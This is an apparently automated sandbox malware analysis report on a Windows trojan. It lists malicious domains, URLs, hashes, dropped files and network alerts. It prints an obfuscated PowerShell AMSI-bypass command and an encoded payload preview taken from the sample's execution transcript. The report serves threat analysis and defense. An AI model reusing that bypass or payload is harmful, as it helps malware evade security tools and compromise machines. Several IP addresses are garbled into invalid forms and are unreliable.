http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

## Domains and IPs

### Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
google.com	216.58.215.238	true	false		high
cdn.discordapp.com	162.159.134.233	true	false		high
rajuherbalandspicegarden.com	192.185.17.130	true	true		unknown
www.strawberrylinebikehire.com	unknown	unknown	true		unknown
www.rajuherbalandspicegarden.com	unknown	unknown	true		unknown

## Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
<a href="http://www.rajuherbalandspicegarden.com/pjje/?bxld=DltNRLknYIPOXZZpswXifEZmZKsLvkDXv3EaEi+D7UBg3hXwO76lp4IkAw1khMTnG44t&amp;r48tw=4hF0dRLhcH">http://www.rajuherbalandspicegarden.com/pjje/?bxld=DltNRLknYIPOXZZpswXifEZmZKsLvkDXv3EaEi+D7UBg3hXwO76lp4IkAw1khMTnG44t&amp;r48tw=4hF0dRLhcH</a>	true	<ul style="list-style-type: none"><li>Avira URL Cloud: safe</li></ul>	unknown
<a href="http://www.homekeycap.com/pjje/">www.homekeycap.com/pjje/</a>	true	<ul style="list-style-type: none"><li>Avira URL Cloud: safe</li></ul>	low

## URLs from Memory and Binaries

## Contacted IPs

### Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.17.130	rajuherbalandspicegarden.com	United States		46606	UNIFIEDLAYER-AS-1US	true
162.159.134.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

## General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452684
Start date:	22.07.2021
Start time:	17:58:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	s2rsXUiUn8 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"><li>HCA enabled</li><li>EGA enabled</li><li>HDC enabled</li><li>AMSI enabled</li></ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/6@5/2
EGA Information:	Failed
HDC Information:	<ul style="list-style-type: none"><li>Successful, ratio: 54% (good quality ratio 48.4%)</li><li>Quality average: 73.4%</li><li>Quality standard deviation: 32%</li></ul>
HCA Information:	<ul style="list-style-type: none"><li>Successful, ratio: 97%</li><li>Number of executed functions: 0</li><li>Number of non-executed functions: 0</li></ul>
Cookbook Comments:	<ul style="list-style-type: none"><li>Adjust boot time</li><li>Enable AMSI</li></ul>
Warnings:	Show All

## Simulations

## Behavior and APIs

Time	Type	Description
17:59:27	API Interceptor	42x Sleep call for process: powershell.exe modified

## Joe Sandbox View / Context

### IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.134.233	VMKwiiCGEP.rtf	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>cdn.discordapp.com/attachments/78561166/4095313920/785649743/954706472/bin.exe</li> </ul>

### Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	PO20210722.xlsx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.0.233</li> </ul>
	Rli1iCfuVK.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.0.233</li> </ul>
	kkXJRT8vEl.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.4.233</li> </ul>
	r3xwkKS58W.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.4.233</li> </ul>
	P58w6OezJY.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.12.9.233</li> </ul>
	4QKHQR82Xt.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.4.233</li> </ul>
	Swift_Fattura_0093320128_.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.0.233</li> </ul>
	ySZpdJfqMO.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.12.9.233</li> </ul>
	6BeYZk7bg.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.0.233</li> </ul>
	Wcqwghjdefrkiamzhtbgtpbmolvfnoxik.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.5.233</li> </ul>
	Wcqwghjdefrkiamzhtbgtpbmolvfnoxik.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.4.233</li> </ul>
	Invoice 41319 from AGUA.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.0.233</li> </ul>
	BoFA Remittance Advice-2021207.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.0.233</li> </ul>
	Wml15xdQH8.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.5.233</li> </ul>
	lpaBPnb1OB.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.3.233</li> </ul>
	Hsbc Scan copy 3547856788 Pdf.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.0.233</li> </ul>
	Statement.xlsx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.5.233</li> </ul>
	PO20210719.docx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.5.233</li> </ul>
	Wesnuotnnnxvacefgejmjccyfnrjmdmc.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.4.233</li> </ul>
	Wesnuotnnnxvacefgejmjccyfnrjmdmc.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>162.159.13.3.233</li> </ul>
google.com	PO20210722.xlsx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>216.58.215.238</li> </ul>
	ORD.ppt	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>172.217.168.9</li> </ul>
	ORD.ppt	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>172.217.168.9</li> </ul>
	rrnIEffG4c.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>172.217.168.36</li> </ul>
	Requesting Prices.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>172.217.168.36</li> </ul>

### ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	85vLO1Rpy.exe	Get hash	malicious	Browse	• 162.241.62.54
	v8kZUFgdD4.exe	Get hash	malicious	Browse	• 162.241.62.54
	ovLjmo5UoE	Get hash	malicious	Browse	• 173.254.89.32
	wREFu91LXZ.exe	Get hash	malicious	Browse	• 50.87.248.20
	PURCHASE ORDER-890003.exe	Get hash	malicious	Browse	• 50.87.146.199
	SvmxfeZM5Z	Get hash	malicious	Browse	• 192.254.18.5.125
	ehn0f1d63M	Get hash	malicious	Browse	• 162.144.19.10
	qt75NPET0t	Get hash	malicious	Browse	• 50.87.73.248
	e4qhQIKEim	Get hash	malicious	Browse	• 74.91.251.235
	#U55aeInquiry RFQ_SK20211907.doc	Get hash	malicious	Browse	• 162.214.203.69
	QxnlpRUTx.exe	Get hash	malicious	Browse	• 162.241.62.54
	Af1Fnq4l4G	Get hash	malicious	Browse	• 76.162.184.193
	FN0ZF2Nm21	Get hash	malicious	Browse	• 173.83.209.249
	DHL 07988 AWB 202107988.xlsx	Get hash	malicious	Browse	• 192.185.35.125
	Order.exe	Get hash	malicious	Browse	• 108.179.243.90
	Audit Notice.exe	Get hash	malicious	Browse	• 173.254.28.216
	ohVyGMo5ga.exe	Get hash	malicious	Browse	• 192.185.12.1.104
	UwQ0OtK2xW.exe	Get hash	malicious	Browse	• 50.87.218.82
	pago.exe	Get hash	malicious	Browse	• 192.254.18.7.108
	bank swift... Scan pdf.exe	Get hash	malicious	Browse	• 192.185.16.4.148

## JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	VNDRAUS20ARSHR0000067621.xlsx	Get hash	malicious	Browse	• 162.159.13.4.233
	V3FoZFwKDB.exe	Get hash	malicious	Browse	• 162.159.13.4.233
	kS2dqbsDwD.exe	Get hash	malicious	Browse	• 162.159.13.4.233
	Nb2HQZZDlf.exe	Get hash	malicious	Browse	• 162.159.13.4.233
	#U00e2_#U00e2_Play_to_Listen.htm	Get hash	malicious	Browse	• 162.159.13.4.233
	41609787.exe	Get hash	malicious	Browse	• 162.159.13.4.233
	B5xK9XEvvO.exe	Get hash	malicious	Browse	• 162.159.13.4.233
	RsEvjl1iTt.exe	Get hash	malicious	Browse	• 162.159.13.4.233
	ORD.ppt	Get hash	malicious	Browse	• 162.159.13.4.233
	39pfFwU3Ns.exe	Get hash	malicious	Browse	• 162.159.13.4.233
	47a8af.exe.exe	Get hash	malicious	Browse	• 162.159.13.4.233
	Comprobante1.vbs	Get hash	malicious	Browse	• 162.159.13.4.233
	ZlvFNj.dll	Get hash	malicious	Browse	• 162.159.13.4.233
	QT2kxM315B.exe	Get hash	malicious	Browse	• 162.159.13.4.233
	4QKHQR82Xt.exe	Get hash	malicious	Browse	• 162.159.13.4.233
	Convert HEX uit phishing mail.htm	Get hash	malicious	Browse	• 162.159.13.4.233
	#U2706_#U260e_Play_to_Listen.htm	Get hash	malicious	Browse	• 162.159.13.4.233
	192-3216-Us.gt.com.html	Get hash	malicious	Browse	• 162.159.13.4.233
	N41101255652.vbs	Get hash	malicious	Browse	• 162.159.13.4.233
	FILE_2932NH_9923.exe	Get hash	malicious	Browse	• 162.159.13.4.233

## Dropped Files

## Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\B87Z87FM\load[1].jpg

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2026850
Entropy (8bit):	4.762681838766658
Encrypted:	false
SSDeep:	12288:BgrUL/QryYqJOkkK82HIUHvDcZlly/hBc2T1odg+GfVwZQlzbivgFvC4nPuoHMcnSi:
MD5:	7E40951D41A43B25F38C6DD25DC4BFE3
SHA1:	D389E4ED359D16981FF0E05739AC4C4A96311C60
SHA-256:	64A73E000DC919BC362CEA33F87549DA0D847C16F826E62138BF269006EF8C1C
SHA-512:	17782CE108E5B7443D69CF024E497D33A3D9A2A39E155A34E3BD59832F447C31EF4DD75E2FAF1B381F38691CCF9E11FB6D579896D999E5097BE1700A5AA17E0:
Malicious:	false
Reputation:	low
Preview:	V3JpdGUtVmVyYm9zZSAiR2V0LURIY29tchJlc3NlZEJ5dGVbcnJheSl7JGE9JGE9V3JpdGUtSG9zdCAnezl3ODE3NjFFLTi4RTAtNDEwOS05OUZFLUI5RDEy NOM1N0FGRX0n01dyaxRILVZlcmJvc2UglkldlC1EZzWnbXByZXNzZWRCeXRIQXJyYXkiOyRhPSRhpVdyaxRILUhvc3QgJ3syNzgxNzYxRS0yOEUwLTQxMDk OTIGRS1COUQxMjdDNTdBRKV9JzsksYSA9IFtsZWZdLkFz2vTYmx5LkldlFR5cGUoJ1N5c3Rls5NYW5hZ2VtZw50LKF1dG9tYXRpb24uQW1zaVV0JysnaWxz JykKGggPSSAiNDQ1NjYyNTIyMDU3NTI2MzE3NDQ1MjU1NDg0NyIKJHMgPSBc3RyaW5nXsgwLi4xM3wle1taGFyXVtpbnRdKDuzKygkaCkuc3Vic3RyaW5n KCgkKyoyKSwyKS1LyZXBsYWNlICiglokYia9ICRHlkldlEzpZwXkkCRzLcdOb25QdWJsaWMsU3RhdGljJykKJGlU2V0VmFsdwUoJG51bGwsJHRydWUp OyAkYT0kYT1Xcm10Zs1b3N0ICd7Mjc4MTc2MUUtMjhFMC00MTA5LTk5RkUtQjIEMTI3QzU3QUZffSc7JGE9JGE9V3JpdGUtSG9zdCAnezl3ODE3NjFFLTi4 RTAtNDEwOS05OUZFLUI5RDEyN0M1N0FGRX0n0yRhPSRhpVdyaxRILUhvc3QgJ3syNzgxNzYxRS0yOEUwLTQxMDktOTIGRS1COUQxMjdDNTdBRkv9JzskYT0k YT1Xcm10Zs1b3N0ICd7Mjc4MTc2MUUtMjhFMC00MTA5LTk5RkUtQjIEMTI3QzU3QUZffSc7CladyaxRILUhvc3QglsrkysrKysrKysrKysrKysrKysrK srKysrKysrKysrKysrKysrKysrKysrKysr

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDeep:	192:Axeo5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkko5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGlpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEFC21C505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFB2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C 14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.ps1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find- Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.ps1.....Describe.....Get-TestDriv eltem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1352
Entropy (8bit):	5.370926585110904
Encrypted:	false
SSDeep:	24:3YPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJfMoOBq+Y:iPerB4nqRL/HvFe9t4Cv94afMoOBq+Y
MD5:	5A7C43375E2B3C9D028C036F7E199FDf
SHA1:	0B83ACEFE60D292C1A76DCEA7160D6E14D2FAA77
SHA-256:	04DC7F291DA8492242C8386028CC4D8DAB5ADA6DA60A08677495495E2A6F6A8
SHA-512:	420D7C9467B1087D3E01BA4DFC76348DCB97A61B5FA852BA167E566D4859220843EFDD64B650183BFA2E4D7E5C454FD21CF89D95F79AC13E671AAE8BC627 B
Malicious:	false

**C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive**

Preview:

```
@...e.....@.....8.....'...L..}.....System.Numerics.H.....<@.^."My..... .Microsoft.PowerShell.ConsoleHost0.....G-o..A...4B.....System..4.....[..{a.C.%6..h.....System.Core.D.....fZve...F...x.).....System.Management.AutomationL.....7....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H.QN.Y.f.....System.Management..@.....Lo..QN.....<Q.....System.DirectoryServices4.....Zg5.:O.g..q.....System.Xml..4.....T..Z..N..NvJ.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran sactions.<.....):gK..G..$1.q.....System.ConfigurationP..... ./C..J..%..].....%.Microsoft.PowerShell.Commands.Utility..D.....-..D.F.<.nt.1.....S ystem.Configuration.Ins
```

**C:\Users\user\AppData\Local\Temp\\_\_PSScriptPolicyTest\_1pghm4uj.4m1.ps1**

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDeep:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

**C:\Users\user\AppData\Local\Temp\\_\_PSScriptPolicyTest\_tlvkzbwx.aab.psm1**

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDeep:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

**C:\Users\user\Documents\20210722\PowerShell\_transcript.965543.TYqX5dwv.20210722175925.txt**

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	10447
Entropy (8bit):	4.196049168281877
Encrypted:	false
SSDeep:	192:I2Giw/GOrwwJYZbKIDFs+xS2Giw/GOrwwJYZbKIDFs+xrL99999L:Ezw/GOrwwJYgIDFVxlzw/GOrwwJYgIDX
MD5:	2A0D140A36C556BC4C74DF793E698D99
SHA1:	299D4F22830E4FF96EC8093F77B29C93779B9E41
SHA-256:	A090D1E73A91DDFD68E472ADD0FE24FBCF94505500A111CEF0D4642E529DA9CB
SHA-512:	289F7991CD626D87AE6661820338737A85B486FA907D49696F1F62CCBE8EB707B7A22EF5AFA5FCE18E140A19AF9E0E669F111D51FDCB6B04F54B420E51A20C
Malicious:	false
Preview:	*****.Windows PowerShell transcript start..Start time: 20210722175925..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 965543 (Microsoft Windows NT 10.0.17134.0)..Host Application: Powershell \$8B0111F552=[Ref].Assembly.GetType('Sy+'stem.'+'Man'a+'gem'+ent'+'.Autom '+atlo+'n.A+'m'+si+'Utils');\$835FFE1926='4456625220575263174452554847';\$9FE0AD5C66=[string](0..13)%[[char][int](53+(\$835FFE1926).substring((\$_*,2)))}-rep lace '\$';\$58FB808063=\$8B0111F552.GetField(\$9FE0AD5C66,'Non^'^.replace('^','Pub')+'lic,S+'tatic');\$58FB808063.SetValue(\$null,\$true);(\$A72F9B815A=\$A 72F9B815A=Write-Host 'EC4AAB5808223EB722F9C2063ED056665AA80AC5658F9D06815720759C3EB4C4B7065724C3DEFA63DEB58FC3FA9D22121674');\$6765 4456788888888876545666778=@(91,82,101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,101,40,39,83,121,39,43,39,115,116,101,109,46,3 9,43,39,77,97,110,97,39,43,39,103,101,109,39,43,39,101,110,116,39,43,3

**Static File Info**

General	
File type:	PE32+ executable (console) x86-64, for MS Windows
Entropy (8bit):	6.055482508518817
TrID:	<ul style="list-style-type: none"> <li>• Win64 Executable Console (202006/5) 92.64%</li> <li>• Win64 Executable (generic) (12005/4) 5.51%</li> <li>• Generic Win/DOS Executable (2004/3) 0.92%</li> <li>• DOS Executable Generic (2002/1) 0.92%</li> <li>• VXD Driver (31/22) 0.01%</li> </ul>
File name:	s2rsXUiUn8.exe
File size:	26624
MD5:	f5041ec4ce468a07ecbfd076bc0f879b
SHA1:	bda8cea1ec8d1cea253fc661559cd84cee2195b9
SHA256:	caff14d450514a35eac5ba34b3e74126360662d7c8fd60a8008a0e3bb8ed0b3
SHA512:	4e64a727da994675aa7517f260d639691f6a94bc9c510dcde9d54f2f6e7f005b8b799eeeaa1d9aad1dc5128290654fa884a4aa0e397f96444914a067b8bd15c88
SSDeep:	768:ko9xN+bR7ftwwAqCnv/sx3OfEbR7t6ll:nPwbR8t/3MR7AP
File Content Preview:	MZ.....@.....!..L!Th is program cannot be run in DOS mode...\$.PE..d..h ..`.....'.....H.....@..... ....

## File Icon



Icon Hash:

00828e8e8686b000

## Static PE Info

### General

Entrypoint:	0x4014e0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x60F1F868 [Fri Jul 16 21:21:44 2021 UTC]
TLS Callbacks:	0x40dba0
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	eb4027891a3c2b24db6240a4f60e56ad

## Entrypoint Preview

## Data Directories

## Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1d28	0x1e00	False	0.581510416667	data	5.9205123354	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_D ATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_CNT_CODE, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.data	0x3000	0xd0	0x200	False	0.130859375	data	0.806747366598	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_D ATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.rdata	0x4000	0x1530	0x1600	False	0.352450284091	data	4.41763079769	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_CNT_INITIALIZED_D ATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.pdata	0x6000	0x270	0x400	False	0.6533203125	data	5.62214281151	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_D ATA, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.xdata	0x7000	0x1f4	0x200	False	0.462890625	data	3.72511278935	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_D ATA, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Kored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.bss	0x8000	0x980	0x0	False	0	empty	0.0	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.idata	0x9000	0x7e8	0x800	False	0.53759765625	data	4.83593419899	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.CRT	0xa000	0x68	0x200	False	0.056640625	data	0.170145652003	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.tls	0xb000	0x10	0x200	False	0.02734375	data	0.0	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.vmp0	0xc000	0xec0	0x1000	False	0.83056640625	data	7.19991970418	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_NOT_PAGED, IMAGE_SCN_MEM_READ
.cobf	0xd000	0xbde	0xc00	False	0.638997395833	data	6.157131337	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

## Imports

## Network Behavior

### Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-17:59:32.490432	ICMP	382	ICMP PING Windows			192.168.2.5	216.58.215.238
07/22/21-17:59:32.490432	ICMP	384	ICMP PING			192.168.2.5	216.58.215.238
